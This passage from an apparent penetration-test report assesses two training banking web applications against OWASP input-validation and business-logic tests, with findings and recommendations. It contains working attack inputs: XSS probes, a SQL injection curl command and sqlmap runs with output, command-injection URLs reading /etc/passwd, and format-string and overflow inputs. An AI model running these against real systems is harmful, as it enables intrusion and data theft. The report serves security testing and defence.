



Figure 3.33: ***BeEF*** hooked into a running administrator session

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We observed no possibilities to perform stored XSS attacks.<br><br>We manually adjusted several requests in the ***Zed Attack Proxy (ZAP)***. Here we again tried to inject this code.<br><br>`<script>alert("1")</script>` |
| **Discovery** | By using the URL encoding we got the following string.<br><br>`%3Cscript%3Ealert(1)%3B%3C%2Fscript%3E`<br><br>This string was injected into the email address during the registration and the amount of money for a transaction. This malformatted input was always detected and not stored in the database. We chose these input fields, because the are embedded in the HTML later on and could be utilized for a reflected XSS. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.7.3 Testing for HTTP Verb Tampering (OWASP OTG-INPVAL-003)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We did only observe that the `PUT` method did not behave consistent to the `OPTION` method.<br><br>We used the ***Zed Attack Proxy (ZAP)*** to change the HTTP requests method to the ones listed below (Figure 3.34). The requests that were allowed responded with the index page or an empty body. The rejected requests responded with an error message in the body. |
| **Discovery** | Methods that were allowed<br>▪ HEAD<br>▪ OPTIONS<br>▪ GET<br>▪ POST<br>▪ PUT<br><br>Methods that were rejected<br>▪ DELETE<br>▪ TRACE<br>▪ CONNECT<br><br>We observed that the `PUT` method is not an allowed method according to the result of the `OPTION` method request. However if you send a `PUT` request to `/foobank/view/` this is not rejected and answers with the webpage in the body (Figure 3.35 and 3.36).<br><br>Furthermore we tried to use the `PUT` method the create a `test.html` in the view folder, but this is aborted with the expected error message. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |





Figure 3.34: Overview of allowed HTTP methods for TUM International Bank





Figure 3.35: HTTP request for PUT request at TUM International Bank





Figure 3.36: HTTP response for PUT request at TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We did not observe any notable behaviour. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to change the HTTP requests method to the ones listed below (Figure 3.37). The requests that were allowed responded with the index page or an empty body. The rejected requests responded with an error message in the body.<br><br>Methods that were allowed<br>▪ HEAD<br>▪ OPTIONS<br>▪ GET<br>▪ POST<br><br>Methods that were rejected<br>▪ PUT<br>▪ DELETE<br>▪ TRACE<br>▪ CONNECT |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |





Figure 3.37: Overview of allowed HTTP methods for NEXT9 Bank

### 3.7.4 Testing for HTTP Parameter pollution (OWASP OTG-INPVAL-004)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We did not observe the possibility of parameter pollution. The server always uses the last parameter, if it's provided with multiple ones.<br><br>But in the course of this analysis we detected a problem with the role checks during the login, which can be circumvented. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to change the HTTP request's body to change or add multiple parameters. The server always interprets the last parameter, if there are multiple occurrences.<br><br>During this analysis we used the role "hacker", which is not supported by the web application, but nevertheless we received a valid session cookie (Figure 3.38). |
| **Likelihood** | This vulnerability is quite hard to detect as it requires an attacker to manually intercept the HTTP request and change the role to another string. Therefore the likelihood is estimated to be low. |
| **Implication** | The impact is also low as this vulnerability only helps an attacker, who is bruteforcing the logins. Using this knowledge the attacker does not need to try all different roles for one user, but just provide the string "hacker" as role.<br><br>This does not change the role of the user in the database. The user still is only allowed to access the pages he has access rights to. |
| **Recommendations** | Correctly check the role during the login or completly omit this parameter as it is not needed. The role of each user is stored in the database and can be derived from his user ID. |





Figure 3.38: HTTP response for typselect overwrite at TUM International Bank

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We did not observe the possibility of parameter pollution. The server always uses the last parameter, if it's provided with multiple ones. |
| **Discovery** | We used the ***Zed Attack Proxy (ZAP)*** to change the HTTP request's body to change or add multiple parameters. The server always interprets the last parameter, if there are multiple occurrences.<br><br>Some of the REST requests contain JSON objects in the HTTP request's body. We also tried to overload these requests by adding the same parameter multiple times into the JSON objects, but this has the same effact as mentioned above. The REST backend only uses the last provided parameter, if there are multiple instances of the same parameter. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.7.5 Testing for SQL Injection (OWASP OTG-INPVAL-005)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | The TUM International Bank seems to have SQL injection vulnerabilities. However we where not able to exploit these vulnerabilities so far.<br>The login page `/foobank/controllers/login.php` is injectable using the following command:<br>`curl -X POST -H "Cache-Control: no-cache" -H "Postman -Token: 6525b6eb-983e-147e-e031-8f47396907bc" -H "Content-Type: multipart/form-data; boundary=---- WebKitFormBoundaryp7MA4YWxkTrZu0gW" -F "username=j' UNION ALL SELECT CONCAT(0x7167716671,0x4f725741456f51694a54,0x717a687371), NULL#" -F "password=p" -F "typeselect=admin" https://10.0.0.211/ foobank/controllers/login.php`.<br>The error message for this request is "Login failed! Please check the role." and differs from the usual error message.<br>The register page `/foobank/controllers/signup.php` is injectable by injecting ' signs. The webserver returns verbose error messages like<br>`Error: You have an error in your SQL syntax; check the manual that corresponds o your MySQL server version for the right syntax to use near 'Customer Customer' , '7 b8851946e285ae9e9a56b3fd712f48e', 'testcustomer@testcusto' at line 1`.<br>Based on this attack we assume the SQL query used to be of the following format: `INSERT INTO 'users' ('username', 'fullname', 'password', 'email', 'role', 'registration_date', 'is_active', 'user_id') VALUES ('username', 'fullname', 'passwordhash', 'email', 'user' 'registration datetime', 0, randomuserid)`. |

| | |
|---|---|
| **Discovery** | We used ***sqlmap*** to automatically detect SQL injections (Figure 3.39 and 3.40). As the reports get very extensive rapidly, we just denoted in brackets if there was a possible SQL injection detected or not.<br><br>▪ `sqlmap -u "https://10.0.0.211/foobank/controllers/login.php" --data 'username=j&password=p&typeselect=admin' --dbms 'MySQL'`<br>(Injection possible!)<br>▪ `sqlmap -u "https://10.0.0.211/foobank/controllers/usersearch.php" --data 'accno=12345' --cookie='TUMsession=1998' --dbms 'MySQL'`<br>(No injection)<br>▪ `sqlmap -u "https://10.0.0.211/foobank/controllers/empprocess.php" --data '235570530=Accept' --cookie='TUMsession=1998' --dbms 'MySQL'`<br>(No injection)<br>▪ `sqlmap -u "https://10.0.0.211/foobank/controllers/signup.php" --data 'username=asdfasdfasdf&fullname=asdfasdfasdf&email=asdfasd%40asdf.de&password=123456aB&repassword=123456aB&typeselect=user' --dbms 'MySQL'`<br>(Injection possible!)<br>▪ `sqlmap -u "https://10.0.0.211/foobank/controllers/dotransaction.php" --data 'account=60027&amount=12000' --cookie='TUMsession=2' --dbms 'MySQL'`<br>(No injection)<br><br>Further testing has been done executing the proposed injectable queries using ***Postman***. |
| **Likelihood** | Although, we were not able to exploit these vulnerabilities by now, We expect them to be exploitable using sophisticated attacks. As the attack vectors can be automatically found using ***sqlmap***, one might work out running exploits here. |
| **Implication** | If SQL injection attacks are successfull, this can lead to serious damage such as destroying the database or stealing sensitive userdata. |
| **Recommendations** | We recommend to properly manage any data inserted by the customer, not to tamper with the database. This can be done using PHP escape functions or better only allow alphanumeric characters, a whitespace and an `@` character for the email address to be accepted by the backend before forwarding any information to the database. |

```
~ : bash
File  Edit  View  Bookmarks  Settings  Help
~ : bash
samurai@samurai-wtf:~$ sqlmap -u "https://10.0.0.211/foobank/controllers/login.php" --data 'username=j&password=p&typeselec
t=admin'

    sqlmap/1.0-dev-b921ff0 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 23:46:37

[23:46:37] [INFO] resuming back-end DBMS 'mysql'
[23:46:37] [INFO] testing connection to the target URL
[23:46:38] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: username
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=j' UNION ALL SELECT CONCAT(0x7161637971,0x504a7a58654c55456c75,0x71766b7971),NULL#&password=p&typesel
ect=admin
---
[23:46:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 (Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5
[23:46:38] [INFO] fetched data logged to text files under '/home/samurai/Tool-Output/SQLMap/10.0.0.211'

[*] shutting down at 23:46:38

samurai@samurai-wtf:~$
```

Figure 3.39: SQL injection on the login form at TUM International Bank

```
~ : bash
File  Edit  View  Bookmarks  Settings  Help
~ : bash
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 23:51:31

[23:51:31] [INFO] testing connection to the target URL
[23:51:31] [INFO] heuristics detected web page charset 'ascii'
[23:51:31] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:51:32] [INFO] target URL is stable
[23:51:32] [INFO] testing if POST parameter 'accno' is dynamic
[23:51:32] [WARNING] POST parameter 'accno' does not appear dynamic
sqlmap got a 302 redirect to 'https://10.0.0.211:443/foobank/view/error.php'. Do you want to follow? [Y/n] n
[23:51:35] [ERROR] detected invalid data for declared content encoding 'gzip' ('size too large')
[23:51:35] [WARNING] turning off page compression
[23:51:35] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[23:51:37] [WARNING] heuristic (basic) test shows that POST parameter 'accno' might not be injectable
[23:51:37] [INFO] testing for SQL injection on POST parameter 'accno'
[23:51:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:51:37] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[23:51:38] [INFO] testing 'MySQL inline queries'
[23:51:38] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[23:51:38] [CRITICAL] there is considerable lagging in connection response(s). Please use as high value for option '--time-
sec' as possible (e.g. 10 or more)
[23:51:38] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[23:51:38] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[23:51:38] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of que
ry columns. Automatically extending the range for current UNION query injection technique test
[23:51:38] [INFO] target URL appears to have 3 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
 y
[23:51:47] [INFO] testing 'Generic UNION query (79) - 1 to 10 columns'
[23:51:48] [WARNING] POST parameter 'accno' is not injectable
[23:51:48] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perfo
rm more tests. Please retry with the switch '--text-only' (along with --technique=BU) as this case looks like a perfect can
didate (low textual content along with inability of comparison engine to detect at least one dynamic parameter). Also, you
can try to rerun by providing either a valid value for option '--string' (or '--regexp')

[*] shutting down at 23:51:48

samurai@samurai-wtf:~$
```

Figure 3.40: SQL injection on the account overview of TUM International BankS

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We were not able to find any vulnerability opening the web application for SQL injection attacks.<br><br>We used ***sqlmap*** to automatically detect SQL injections. As the reports get very extensive rapidly we just denoted in brackets if there was a possible SQL injection detected or not. |
| **Discovery** | ▪ `email":"*","password":"*","service":"login"sqlmap -u "http://127.0.0.1/rest/index.php" --data '"' --dbms 'MySQL'`<br>(No injection)<br>▪ `accountIdSender":*,"accountIdReceiver":*,"amount":*, "tan":"*","service":"createTransaction", "csrf":"wYSLB3YcfMBtscD1fjcXTEjFWmMWspf", "sessionId":"K7XMmcbPtxpABHYD"sqlmap -u "http://127.0.0.1/rest/index.php" --data '"' --dbms 'MySQL'`<br>(No injection)<br>▪ `service":"unblockUser","sessionId":"K7XMmcbPtxpABHYD","userId":*, "csrf":"QaDONdkAjtKzG41O6nz5LWrLQzFdaY9"sqlmap -u "http://127.0.0.1/rest/index.php" --data '"' --dbms 'MySQL'`<br>(No injection)<br>▪ `sqlmap -u "http://127.0.0.1/rest/index.php?accountId=461212935&csrf=PPxFyrwza7HrGFB1wrpAnNgSXAyH3aT&service=transactionOverview&sessionId=K7XMmcbPtxpABHYD" --dbms 'MySQL'`<br>(No injection)<br>▪ `sqlmap -u "http://127.0.0.1/rest/index.php?service=requestToken&sessionId=K7XMmcbPtxpABHYD" --dbms 'MySQL'`<br>(No injection) |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.7.6 Testing for LDAP, ORM, XML, SSI, XPath and IMAP/SMTP Injections (OWASP OTG-INPVAL-007 to OTG-INPVAL-011)

SSI has already been covered by sections 3.5.1 and 3.7.2.

We did not look into the other injections, as we know - based on the requirements and the architecture of the application - that those kind of technologies were not used in the application. Therefore no injections based on these technologies have been tested and found.

### 3.7.7 Testing for Code Injection (OWASP OTG-INPVAL-014)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | As described in section 3.5.1, we could not find any attack vector for opening files outside the web browser directory. Similarly we could not inject any code directly into the application. |
| **Discovery** | We manually tried to inject code to different php files:<br>▪ https://IP_ADDRESS/foobank/exec/Callparsingtext.php?%3Bcat%20/etc/passwd<br>▪ https://IP_ADDRESS/foobank/controllers/login.php?%3Bcat%20/etc/passwd<br>▪ https://IP_ADDRESS/foobank/controllers/signup.php?%3Bcat%20/etc/passwd |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | As described in section 3.5.1, we could not find any attack vector for opening files outside the web browser directory. Similarly we could not inject any code directly into the application. |
| **Discovery** | We manually tried to inject into the rest interface:<br>▪ https://IP_ADDRESS/rest/?service=login%3Bcat%20/etc/passwd<br>▪ https://IP_ADDRESS/rest/?service=login&%3Bcat%20/etc/passwd<br>▪ https://IP_ADDRESS/rest/?%3Bcat%20/etc/passwd |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

### 3.7.8 Testing for Buffer Overflow (OWASP OTG-INPVAL-015)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We found an integer overflow based on an unchecked summation. See 3.10.7 for further details, likelihood, implications and recommendation. Otherwise we could not find any vulnerability.<br><br>As described in chapter 3.5.1, we were able to download the source code of the batch file parser as well as a compiled version of the program. Due to the fact, that we are executing a black box test, we did not gather information from the available source code. This will be done in a white box test in a later phase. However this increases the likelihood of these vulnerabilities drastically. Nevertheless we used the compiled version of the program to see how the program works without the need to enter TANs for every request. As the TUM International Bank uses the iTAN mechanism, we uploaded batch files manually for testing how the discovered erroneous outputs affect the whole application. |
| **Discovery** | First we tested the supplied test file:<br>`60002,1023`<br>`60003,5`<br>using the command<br>`./parsing test0.txt`<br>which gave the output:<br>`{"transactions": [{"destacc":60002,"amount":1023}, {"destacc":60003,"amount":5}],"sum":1028}`<br>As the sum seems to be generated by adding the amounts of the single transatcions, we tweaked the input to generate an integer overflow. A further description of the findings can be obtained in chapter 3.10.7. `{"transactions": [{"destacc":60028,"amount":1023}, {"destacc":60003,"amount":99999999999999999999999999999999999999999999999999999}],"sum":-2147482626}`<br>The following input files (containing one line each) have been tested, but only returned "Invalid file":<br>`60028,%1023`<br>`60028,%1023.f`<br>`60028,%s%s%s%s%s%s`<br>`%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s`<br>`%s %s %s %s %s %s %s %s %s %s %s %s %s %s %s %s %s %s %s %s`<br>`%s %s %s %s %s %s %s %s, %s %s %s %s %s %s %s %s %s %s %s` |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | We were not able to inject any code producing a buffer overflow in the batch file parser. However the error message when inputing certain strings does not shows that a transaction was approved instead of rejecting it. Nevertheless it does not show up in the transaction history. This might be an interesting testing point for a white box test. |
| **Discovery** | As we were not able to obtain a version of the parser, we uploaded all payload files using the web interface. If there is no valid TAN provided as a first line in the batch upload file, the error message "Invalid TAN" appears. Therefore, we tried to attack the other input fields in the batchfile. The used TANs are ommited in the desrciption here, as they do not provide information about the attack. We tried the following attack strings in the uploaded test files, which give the error message shown in Figure 3.41.<br>`461212935 %1023`<br>`461212935 %1023.f`<br><br>The following input files give a success message in the webinterface. However the transaction does not show up in the transaction history:<br>`461212935 99999999999999999999999999999999999999999999`<br>`%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s`<br>`%s%s%s%s%s%s%s%s%s%s %s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s` |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |





Figure 3.41: Transaction upload error message

### 3.7.9 Testing for incubated vulnerabilities (OWASP OTG-INPVAL-016)

The questions of this topic have already been covered in sections 3.7.2, 3.7.5 and chapter 3.2.

### 3.7.10 Testing for HTTP Splitting/Smuggling (OWASP OTG-INPVAL-017)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM International Bank** |
|---|---|
| **Observation** | We could not find any vulnerabilities based on HTML Splitting. |
| **Discovery** | We tried to find pages, which set the HTTP header attribute Location based on user input using ***Zed Attack Proxy (ZAP)***. A vulnerable response would have looked like:<br>`HTTP/1.1 302 Moved Temporarily`<br>`Date: Mon, 17 Nov 2014 16:22:19 GMT`<br>`Location: http://IP_ADDRESS/page.php?parameter=value`<br><br>We could not find any pages, using this method. Another possible attack vector for HTML Splitting/Smuggling could be `setCookie` Attributes in the Response Header. We found a couple of these attributes, but none of them worked for the attacks. The idea behind these attacks is, to add additional parameters and data to the cookies. Using this, the attacker can manipulate the server cache, which will be used to send pages to the client. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

**NEXT9 Bank**

Likelihood:
Impact:
Risk:

| | **NEXT9 Bank** |
|---|---|
| **Observation** | The application does not use the `Location` nor the `setCookie` Attribute in the HTTP responses. |
| **Discovery** | We inspected the called urls with ***Zed Attack Proxy (ZAP)*** on all known methods of the application. |
| **Likelihood** | N/A |
| **Implication** | N/A |
| **Recommendations** | N/A |

## 3.8 Error Handling

### TUM International Bank

TUM International Bank does not provide a lot of error messages for incorrect inputs (e.g. incorrect TAN length, wrong iTAN, TAN of other user). The page flow is always: "add transaction" → "enter TAN" → "success page".

Based on the client side input validation, there are also no messages for manipulated input via proxy or by removing the validation patterns, which can lead to problems. Examples would be a malformated email which results in a not working account or a longer input then expected, which cuts off the end of the input.

We could also find multiple occasions, where the pages returned SQL error messages after we manipulated the data send. More about SQL injection can be found in section 3.7.5. All error messages are described in the context, they were found.

Serverinformation about apache could be found be sending requests to non existent pages and reading the response Header. More about this can be found in section 3.1.2.

### Next9 Bank

Next9 Bank does provide error messages for all input validations and also for incorrect manipulated data, send to the server. The application also contains error messages for incorrect usage of the workflow and redirects to the correct pages. The observed error messages were all application specific. As we did not encounter any PHP / MySQL error messages, we did not proceed with further testing here.

More information about the Server fingerprint can again be found section 3.1.2.

## 3.9 Cryptography

Due to the case, that we test a virtual machine, without any valid ssl certificates, we decided to not test for secure cryptography usage in SSL/TSL, Database and Server. Relevant information leakage has already been covered in sections 3.2.1, 3.2.2, 3.2.6 and 3.2.7.

## 3.10 Business Logic Testing

### 3.10.1 Test Business Logic Data Validation (OWASP OTG-BUSLOGIC-001)

**TUM International Bank**

Likelihood:
Impact:
Risk:

| | **TUM Internation Bank** |
|---|---|
| **Observation** | Our tests revealed the following findings:<br>▪ Input Validation is client side only<br>▪ Input Validation is done by HTML5-tags<br>▪ The application is opens up vulnerabilities for javascript injection and SQL injection |
